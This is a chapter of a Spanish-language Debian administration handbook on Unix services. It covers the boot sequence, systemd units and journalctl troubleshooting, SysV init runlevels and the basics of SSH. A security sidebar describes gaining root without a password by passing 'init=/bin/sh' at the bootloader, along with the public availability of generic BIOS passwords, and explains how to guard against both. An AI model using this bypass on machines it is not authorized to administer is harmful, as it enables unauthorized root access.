


Palabras clave

Arranque del sistema
Scripts de inicio
SSH
Telnet
Derechos
Permisos
Supervisión
Inetd
Cron
Respaldo
Conexión en caliente («hotplug»)
PCMCIA
APM
ACPI



Capítulo

9 Servicios Unix

Contenidos

Arranque del sistema 202 Inicio de sesión remoto 211 Administración de permisos 218
Interfaces de administración 220 `syslog` Eventos de sistema 223 El superservidor `inetd` 225
Programación de tareas con `cron` y `atd` 227 Programación de tareas asincrónicas: `anacron` 230 Cuotas 231
Respaldo 232 Conexión en caliente: *hotplug* 236
Gestión de energía: interfaz avanzada de configuración y energía (ACPI: «Advanced Configuration and Power Interface) 240

Este capítulo cubre un número básico de servicios que son comunes a varios sistemas Unix. Todos los administradores deberían estar familiarizados con ellos.

9.1. Arranque del sistema

Cuando inicia el equipo, muchos mensajes que aparecen en la pantalla muestran varias inicializaciones y configuraciones automáticas que se están ejecutando. Algunas veces deseará alterar ligeramente cómo funciona esta etapa, lo que significa que necesitará entenderlas bien. Éste es el propósito de esta sección.

Primero el BIOS toma el control del equipo, detecta los discos, carga el *registro maestro de arranque* («MBR») y ejecuta el gestor de arranque. Éste toma el control, busca el núcleo en el disco, lo carga y lo ejecuta. Luego se inicializa el núcleo y empieza la búsqueda y montaje de la partición que contiene el sistema de archivos raíz y finalmente ejecuta el primer programa — `init`. Frecuentemente esta «partición raíz» y su `init` están, de hecho, ubicados en un archivo virtual del sistema que sólo existe en RAM (de aquí el nombre «initramfs», anteriormente llamado «initrd» por «disco RAM de inicialización»: «initialization RAM disk»). El gestor de arranque carga este sistema de archivos en memoria, muchas veces desde un archivo en el disco duro o desde la red. Contiene sólo lo mínimo requerido por el núcleo para cargar el «verdadero» sistema de archivos raíz: estos pueden ser módulos de controladores para el disco duro u otros dispositivos sin los cuales el sistema no puede iniciar o, más frecuentemente, scripts de inicialización y módulos para ensamblar arreglos RAID, abrir particiones cifradas, activar volúmenes LVM, etc. Una vez que se monta la partición raíz, el initramfs entrega el control al verdadero init y la máquina regresa al proceso de inicio estándar.

9.1.1. El sistema de inicio systemd

Actualmente *systemd* proporciona el «init real» y esta sección documenta este sistema de inicio.

CULTURA

Antes de `systemd`

`systemd` es un "sistema de inicio" relativamente reciente. Aunque ya estaba disponible parcialmente en *Wheezy*, se ha convertido en el sistema de arranque estándar en Debian a partir de *Jessie*. Las versiones anteriores utilizaban de forma predeterminada el sistema de inico "System V" (del paquete *sysv-rc*), un sistema mucho más tradicional. Se describirá el sistema de inicio System V más adelante.

ALTERNATIVA

Otros sistemas de inicio

Este libro describe el sistema de inicio utilizado de forma predeterminada en Debian *Buster* (implementado en el paquete *systemd*), así como el estándar anterior, *sysvinit*, el cual se deriva y hereda de los sistemas Unix «*System V*»; existen otros sistemas de inicio.

file-rc es un sistema de inicio con un proceso muy simple. Mantiene el principio de niveles de ejecución pero reemplaza los directorios y enlaces simbólicos con un archivo de configuración que le indica a `init` los procesos a iniciar y el orden en el que hacerlo.

El sistema `upstart` todavía no ha sido probado perfectamente en Debian. Está basado en eventos: los scripts de inicio no se ejecutan en un orden secuencial sino en respuesta a eventos como la finalización de otro script del que depende. Este sistema, creado por Ubuntu, estaba presente en Debian *Jessie* pero no era el predeterminado; sólo venía como reemplazo para *sysvinit* y una de las tareas ejecutadas

por `upstart` era ejecutar los scripts escritos para sistemas tradicionales, especialmente aquellos del paquete *sysv-rc*.

También existen otros sistemas y otros modos de operación, como por ejemplo `runit` o `minit` pero estos son bastante especializados y están poco difundidos.




Figura 9.1 *Secuencia de inicio de un equipo ejecutando Linux con systemd*

CASO ESPECÍFICO

Arranque desde la red

En algunas situaciones, se puede configurar el BIOS para que no ejecute el MBR sino que busque su equivalente en la red, haciendo posible construir equipos sin disco duro o que son completamente reinstalados en cada arranque. Esta opción no está disponible en todo el hardware y generalmente necesita una combinación apropiada de BIOS y placa de red.

El arranque desde la red puede utilizarse para ejecutar `debian-installer` o FAI (revise la Sección 4.1, «Métodos de instalación» página 54).

VOLVER A LOS CIMIENTOS

El proceso, una instancia de un programa

Un proceso es la representación en memoria de un programa en ejecución. Incluye toda la información necesaria para la ejecución apropiada del programa (el código en sí pero también los datos que tiene en memoria, la lista de archivos que ha abierto, las conexiones de red que ha establecido, etc.). Un único programa puede ser instanciado en varios procesos inclusive bajo el mismo ID de usuario.

SEGURIDAD

Usar una consola como `init` para obtener derechos de root

Por convención el primer proceso que se inicia es el programa `init` (que por omisión es un enlace simbóico a `/lib/systemd/systemd`). Sin embargo, es posible proveer una opción `init` al núcleo indicando un programa diferente.

Cualquier persona con acceso al equipo puede presionar el botón Reset y así reiniciarla. Entonces es posible, en el prompt del gestor de arranque, pasar la opción `init=/bin/sh` al núcleo para obtener acceso root sin conocer la contraseña del administrador.

Para prevenirlo puede proteger el gestor de arranque con una contraseña. También podría pensar en proteger el acceso al BIOS (casi siempre tiene disponible un mecanismo de protección por contraseña) sin el cual un intruso malicioso podría iniciar la máquina desde un medio removible que contiene su propio sistema Linux, el cual podría utilizar para tener acceso a los datos del disco duro del equipo.

Finalmente, tenga en cuenta que la mayoría de los BIOS implementan una contraseña genérica. Inicialmente destinado a resolver los problemas de quienes han olvidado su contraseña, éstas ahora son públicas y están disponibles en Internet (puede comprobarlo Vd. mismo buscando «contraseñas genéricas de BIOS» en algún motor de búsqueda). Todas estas protecciones impedirán el acceso no autorizado a la máquina sin poder evitarlo por completo. No existe una forma segura de proteger un equipo si el atacante puede acceder a él físicamente; podría quitar el disco duro para conectarlo a un equipo bajo su control de cualquier manera, o incluso robar la máquina completa o borrar la memoria del BIOS para eliminar la contraseña...

Systemd ejecuta varios procesos que se encargan de configurar el sistema: teclado, controladores, sistemas de archivos, redes, servicios. Hace esto a la vez que mantiene una visión global del sistema como un todo y de los requerimientos de los componentes. Cada componente se describe en un fichero unidad o "unit file" (a veces más de uno). La sintaxis de los mismos se deriva de la de los muy extendidos archivos ".ini". Es decir que utiliza pares *clave* = *valor* agrupados entre cabeceras de [*sección*]. Los archivos unit se guardan en `/lib/systemd/system/` y `/etc/systemd/system/`. Aunque hay varios tipos, aquí nos vamos a concentrar en los servicios ("services") y metas ("targets").

Un archivo de servicio ("service file") de systemd describe un proceso gestionado por systemd. Contiene más o menos la misma información que los antiguos scripts de inicio, pero expresada en de forma declarativa (y mucho más concisa). Systemd se ocupa de la mayoría de las tareas repetitivas (arrancar y parar el proceso, comprobar su estado, registrar los errores, soltar privilegios, etc) y el archivo de servico únicamente tiene que proporcionar los parámetros especificos de cada servicio. Por ejemplo aquí se muestra el fichero de servicio para SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
```

```
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

Como se puede comprobar no hay apenas código, únicamente declaraciones. Systemd se ocupa de mostrar los informes de progreso, de controlar los procesos e incluso de reiniciarlos cuando sea necesario.

Un fichero de meta ("target file") describe un estado del sistema en el cual se sabe que está operativo un conjunto de servicios. Se puede hacer una analogía los antiguos niveles de ejecución ("runlevels"). Una de las metas es local-fs.target; cuando se alcanza, el resto del sistema puede asumir que todos los sistemas de archivos locales están montados y son accesibles. Otros ejemplos de metas pueden ser network-online.target o sound.target. Las dependencias de una meta se pueden establecer directamente en su archivo de configuración o "target file" (en la línea Requires=) o bien utilizando un enlace simbólico a un archivo de servicio ("service file") en el directorio /lib/systemd/system/*targetname*.target.wants/. Por ejemplo `/etc/systemd/system/printer.target.wants/` contiene un enlace a `/lib/systemd/system/cups.service`; systemd se asegurará de que CUPS esté en ejecución para poder alcanzar la meta printer.target.

Puesto que los archivos de unidad son declarativos en lugar de scripts o programas, no se pueden ejecutar directamente; tienen que ser interpretados por systemd. Existen varias utilidades que permiten al administrador interactuar con systemd y controlar el estado del sistema y de cada componente.

La primera de estas utilidades es `systemctl`. Cuando se ejecuta sin argumentos lista todos los archivos de unidad conocidos por systemd (excepto los que han sido deshabilitados), así como su estado. `systemctl status` muestra una visión mejor de los servicios y sus procesos relacionados. Si se proporciona el nombre de un servico (como p.ej. `systemctl status ntp.service`) muestra aún más detealles, así como las últimas líneas del registro relacionadas con el servicio (más información más adelante).

Para arrancar un servicio manualmente basta ejecutar `systemctl start` *`nombredelservicio`*`.service`. Como se puede suponer, para parar un servicio se hace con `systemctl stop` *`nombredelservicio`*`.service`; otros subcomandos disponibles son `reload` y `restart`.

Para establecer si un servicio está activo (es decir, si se debe arrancar automáticamente al inicio o no) utilce el comando `systemctl enable` *`nombredelservicio`*`.service` (o `disable`). `is-enabled` permite saber si está activo o no.

Una característica interesante de systemd es que incluye un componente de registro llamado `journald`. Viene como complemento a los sistemas de registro tradicionales como `syslogd`, pero añade características interesantes como un enlace formal entre un servicio y los mensajes que genera, así como la posibilidad de capturar los mensajes de error generados por su secuencia de inicialización. Los mensajes se pueden mostrar con la ayuda del comando `journalctl`. Sin argumentos símplemente vuelca todos los mensajes que han ocurrido desde el arranque del sistema, aunque no se suele utilizar de esa forma. Normalmente se utiliza con un identificador de servicio:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03-31 17:06:02 CEST.
    ➥ --
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
    ➥ port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
    ➥ roland by (uid=0)
```

Otra opción útil es `-f`, que hace que `journalctl` siga mostrando los nuevos mensajes a medida que se van emitiendo (semejante a lo que ocurre con `tail -f` *`file`*).

Si un servicio parece que no está funcionando como debiera, el primer paso para resolver el problema es comprobar si el servicio está ejecutándose realmente mediante `systemctl status`. Si no es así y los mensajes que se muestran no son suficientes para diagnosticar el problema se pueden comprobar los registros que ha recogido journald relacionados con es servicio. Por ejemplo, suponiendo que el servidor SSH no funciona:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: failed (Result: start-limit) since Tue 2015-03-31 17:30:36 CEST; 1s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
  Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=255)
 Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
    ➥ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03-31 17:30:36 CEST.
    ➥ --
```

```
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
    ➥ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
    ➥ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
    ➥ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
 Main PID: 1222 (sshd)
   CGroup: /system.slice/ssh.service
           └─1222 /usr/sbin/sshd -D
#
```

Después de comprobar el estado del servicio (fallido) comprobamos los registros; indican un error en el archivo de configuración. Después de editar el archivo de configuración y corregir el error reiniciamos el servicio y comprobamos que efectivamente está funcionando.

YENDO MÁS ALLÁ

Otros tipos de archivos de unidades

Sólo hemos descrito las funciones más básicas de systemd en esta sección, pero ofrece otras muchas características interesantes; a continuación mecionamos algunas:

- activación de zócalos ("sockets"): se puede usar un archivo de unidad de zócalo ("socket unit file") para describir un zócalo de red o Unix gestionado por systemd. Esto significa que systemd creará este zócalo y que se ejecutará el servicio correspondiente cuando exista un intento de conexión al mismo. Con esto se duplica aproximadamente la funcionalidad de `inetd`. Ver `systemd.socket(5)`.
- temporizadores: un archivo de unidad de temporizador ("timer unit file") describe eventos que se ejecutan periodicamente o en determinados instantes. Cuando un servicio está enlazado con un temporizador la tarea correspondiente se ejecuta cada vez que se dispare el temporizador. Eso permite replicar parte de la funcionalidad de `cron`. Ver `systemd.timer(5)`.
- red: un archivo de unidad de red ("network unit file") describe una interfaz de red y permite su configurarla, así como expresar que un servicio depende de que una interfaz de red determinada esté levantada.

9.1.2. El sistema de inicio System V

El sistema de incio System V (al cual llamaremos init por brevedad) ejecuta varios procesos siguiendo instrucciones del archivo `/etc/inittab`. El primer programa que ejecuta (que se corresponde con el paso *sysinit*) es `/etc/init.d/rcS`, un script que ejecuta todos los programas del directorio `/etc/rcS.d/`.

Entre estos encontrará sucesivamente programas a cargo de:

- configurar el teclado de la consola;
- cargar controladores: el núcleo carga por sí mismo la mayoría de los módulos a medida que el hardware es detectado; los controladores extras se cargan automáticamente cuando los módulos correspondientes son listados en `/etc/modules`;
- verificar la integridad de los sistemas de archivos;
- montar particiones locales;
- configurar la red;
- montar sistemas de archivos de red (NFS).

VOLVER A LOS CIMIENTOS

Módulos y opciones del núcleo

Los módulos del núcleo también tienen opciones que puede configurar agregando algunos archivos en `/etc/modprobe.d/`. Estas opciones se definen con directivas como: `options` *`nombre-del-módulo nombre-opción=valor-opción`*. Puede especficar varias opciones con una sola directiva si es necesario.

Estos archivos de configuración están destinados a `modprobe` — el programa que carga un módulo de núcleo con sus dependencias (los módulos también pueden llamar otros módulos). El paquete *kmod* provee este programa.

Despues de esta etapa, `init` toma el control e inicia los programas activados en el nivel de ejecución («runlevel») predeterminado (generalmente el nivel 2). Ejecuta `/etc/init.d/rc 2`, un script que inicia todos los servicios enumerados en `/etc/rc2.d/` y aquellos cuyos nombres comiencen con la letra «S». Los números de dos cifras que le sigue fueron utilizados históricamente para definir el orden en el que se iniciarán los servicios, pero actualmente el sistema de inicio predeterminado utiliza `insserv`, que programa todo automáticamente basándose en las dependencias de los scripts. Cada script de inicio, por lo tanto, declara las condiciones a cumplir para iniciar o detener el servicio (por ejemplo, si debe iniciar antes o después de otro servicio); `init` luego los ejecuta en un orden que satisfaga estas condiciones. El enumerado estático de los scripts ya no se tiene en cuenta (pero sus nombres siempre deben comenzar con «S» seguidos de dos números y el nombre real del script utilizado para dependencias). Generalmente, se inician primero los servicios de base (como los registros con `rsyslogd` o la asociación de puertos con `portmap`) seguidos de los servicios estándar y la interfaz gráfica (`gdm`).

Este sistema de inicio basado en dependencias hace posible renumerar automáticamente los scripts, lo que sería tediososo de hacer manualmente y limita el riesgo de error humano ya que se realiza la programación según los parámetros indicados. Otro beneficio es que se pueden iniciar los servicios en paralelo cuando son independientes entre ellos, lo cual puede acelerar el proceso de inicio.

`init` distingue varios niveles de ejecución («runlevel») y puede cambiar de uno a otro ejecutando `telinit` *`nuevo-nivel`*. Inmediatamente, `init` ejecuta nuevamente `/etc/init.d/rc` con el nuevo nivel de ejecución. Luego, este script ejecutará los servicios faltantes y detendrá aquellos que ya no se desean. Para hacerlo, se refiere al contenido del archivo `/etc/rc`*`X`*`.d` (donde *X* representa el nuevo nivel de ejecución). Los scripts cuyos nombres comienzan con «S» (por «start», iniciar) son los servicios a iniciar; aquellos cuyos nombres comienzan con «K» (por «kill», matar) son los servicios a detener. El script no inicia ningún servicio que ya haya estado activo en el nivel de ejecución anterior.

De forma predeterminada, el inicio System V en Debian utiliza cuatro niveles de ejecución diferentes:

- Nivel 0: sólo se lo utiliza temporalmente mientras se apaga el equipo. Como tal, sólo contiene scripts «K».
- Nivel 1: también conocido como modo de usuario único, corresponde al sistema en modo degradado; sólo incluye servicios básicos y está destinado a operaciones de mantenimiento donde no se desea la interacción con usuarios normales.
- Nivel 2: es el nivel para operaciones normales, lo que incluye servicios de red, una interfaz gráfica, sesiones de usuario, etc.
- Nivel 6: similar a nivel 0, excepto a que es utilizada durante la fase de cierre que precede a un reinicio.

Existe otros niveles, especialmente del 3 al 5. De forma predeterminara están configurados para operar de la misma forma que el nivel 2, pero el administrador puede modificarlos (agregando o eliminando scripts en los directorios `/etc/rc`*X*`.d` correspondientes) para adaptarlos a necesidades particulares.




Figura 9.2 *Secuencia de inicio de un equipo ejecutando Linux con inicio System V*

Todos los scripts en los varios directorios `/etc/rc`*X*`.d` son sólo enlaces simbólicos — creados durante la instalación del paquete por el programa `update-rc.d` — que apuntan a los scripts reales que están almacenados en `/etc/init.d/`. El administrador puede ajustar los servicios disponibles en cada nivel de ejecución ejecutando `update-rc.d` nuevamente con los parámetros correctos. La página de manual `update-rc.d(1)` describe la sintaxis en detalle. Sepa que eliminar todos los enlaces simbólicos (con el parámetro remove) no es un buen método de desactivar un servicio. En su lugar, simplemente debería configurar para que el mismo no se ejecute en el nivel de ejecución deseado (preservando las llamadas para detenerlo en caso que el servicio esté ejecutando en el nivel de ejecución anterior). Debido a que `update-rc.d` tiene una interfaz bastante compleja, puede preferir utilizar `rcconf` (en el paquete *rcconf*) que provee una interfaz mucho más amigable.

NORMATIVA DEBIAN

Reinicialización de servicios

Los scripts de mantenimiento para paquetes Debian a veces reinician algunos servicios para asegurar su disponibilidad o conseguir que tengan en cuenta algunas opciones. El script que controla un servicio — `service` *`servicio operación`* — no tiene en cuenta el nivel de ejecución, asume (incorrectamente) que el servicio está siendo utilizado actualmente y, por lo tanto, puede iniciar operaciones incorrectas (iniciar un servicio que fue detenido deliberadamente o detener un servicio que no está ejecutando, etc.). Por lo tanto, Debian introdujo el programa `invoke-rc.d`: los scripts de mantenimiento deben utilizar este programa para ejecutar scripts de inicialización de servicios que sólo ejecutarán las órdenes necesarias. Sepa que, contrario al uso común, aquí se utiliza el sufijo `.d` en el nombre de un programa y no en un directorio.

Finalmente, `init` inicia los programas de control para varias consolas virtuales (`getty`). Muestra un prompt esperando por un nombre de usuario y luego ejecuta `login` *`usuario`* para iniciar una sesión.

VOCABULARIO

Consola y terminal

Los primeros equipos generalmente estaban separados en varias partes muy grandes: el compartimiento de almacenamiento y la unidad de procesamiento central estaban separados de los dispositivos periféricos que los operadores utilizaban para controlarlos. Éstos eran parte de un mobiliario separado: la «consola». Se mantuvo este término pero cambió su significado. Se convirtió, de cierta forma, en sinónimo de «terminal» (un teclado y una pantalla).

Con el desarrollo de la tecnología, los sistemas operativos han ofrecido varias consolas virtuales que permiten varias sesiones independientes al mismo tiempo, aún si sólo hay un teclado y pantalla. La mayoría de los sistemas GNU/Linux ofrecen seis consolas virtuales (en modo texto) a las que puede acceder presionando las combinaciones de teclas Control+Alt+F1 a Control+Alt+F6.

Por extensión, los términos «consola» y «terminal» también pueden hacer referencia a emuladores de terminales en una sesión gráfica X11 (como `xterm`, `gnome-terminal` o `konsole`).

9.2. Inicio de sesión remoto

Es esencial para el administrador poder conectarse a un equipo de forma remota. Los servidores, aislados en su propia habitación, rara vez están equipados con monitores y teclados permanentes — pero están conectados a la red.

VOLVER A LOS CIMIENTOS

Cliente, servidor

Generalmente se describe a un sistema en el que varios procesos se comunican entre ellos con la metáfora «cliente/servidor». El servidor es el programa que toma y ejecuta los pedidos que provienen de un cliente. Es el cliente el que controla la operación, el servidor no tiene iniciativa propia.

9.2.1. Inicio seguro de sesión remota: SSH

El protocolo *SSH* (interprete de órdenes seguro: «Secure SHell») fue diseñado pensando en la seguridad y la confiabilidad. Las conexiones que utilizan SSH son seguras: la otra parte es autenticada y se cifran todos los datos intercambiados.

CULTURA

Telnet y RSH son obsoletos

Antes de SSH, *Telnet* y *RSH* eran las principales herramientas para sesiones remotas. Actualmente son generalmente obsoletas y no debería utilizarlas aún cuando Debian todavía las provee.

VOCABULARIO

Autenticación, cifrado

Cuando necesita proveerle a un cliente la capacidad de realizar o desencadenar acciones en un servidor, la seguridad es importante. Debe asegurar la identidad del cliente; esto es autenticación. Esta identidad generalmente consisten en una constraseña que debe mantenerse en secreto o cualquier otro cliente podría obtener la contraseña. Este es el propósito del cifrado, que es una forma de codificación que permite a dos sistemas intercambiar información confidencial en un canal público al mismo tiempo que la protege de que otros la puedan leer.

Frecuentemente se nombran a la autenticación y al cifrado en conjunto, tanto porque se los utiliza a ambos como porque generalmente son implementados con conceptos matemáticos similares.

SSH también ofrece dos servicios de transferencia de archivos. `scp` es una herramienta para la terminal que puede utilizar como `cp` excepto que cualquier ruta a otro equipo utilizará un prefijo con el nombre de la máquina seguido de dos puntos («:»).

```
$ scp archivo equipo:/tmp/
```

`sftp` es un programa interactivo similar a `ftp`. En una sola sesión `sftp` puede transferir varios archivos y es posible manipular archivos remotos con él (eliminar, renombrar, cambiar permisos, etc.).

Debian utiliza OpenSSH, una versión libre de SSH mantenida por el proyecto `OpenBSD` (un sistema operativo libre basado en el núcleo BSD enfocado en seguridad) que es una bifurcación («fork») del software SSH original desarrollado por la empresa SSH Communications Security Corp de Finlandia. Esta empresa inicialmente desarrolló SSH como software libre pero eventualmente decidió continuar su desarrollo bajo una licencia privativa. El proyecto OpenBSD luego creó OpenSSH para mentener una versión libre de SSH.

VOLVER A LOS CIMIENTOS

Bifurcación: «*fork*»

Una bifurcación («fork»), en el campo de software, significa que comienza un nuevo proyecto como clon de un proyecto existente y que competirá con él. Desde allí, ambos programas generalmente divergirán rápidamente en términos de nuevos desarrollos. Por lo general son un resultado de desacuerdos dentro del equipo de desarrollo.

La opción de bifurcar un proyecto es un resultado directo de la naturaleza misma del software libre; es un evento saludable cuando permite la continuación de un proyecto como software libre (por ejemplo, en el caso de cambios de licencia). Una

bifurcación generada por desacuerdos técnicos o personales usualmente es un desperdicio de recursos; se prefiere otra solución. También ocurren fusiones de dos proyectos que anteriormente habían bifurcado.

OpenSSH está dividido en dos paquetes: la parte del cliente se encuentra en el paquete *openssh-client* y el servidor en el paquete *openssh-server*. El metapaquete *ssh* depende de ambas partes y facilita la instalación conjunta (`apt install ssh`).

Autenticación basada en llaves

Cada vez que alguien inicia sesión a través de SSH, el servidor remoto pide una contraseña para autenticar al usuario. Esto puede ser problemático si desea automatizar la conexión o si utiliza una herramienta que necesita conexiones frecuentes sobre SSH. Es por esto que SSH ofrece un sistema de autenticación basada en llaves.

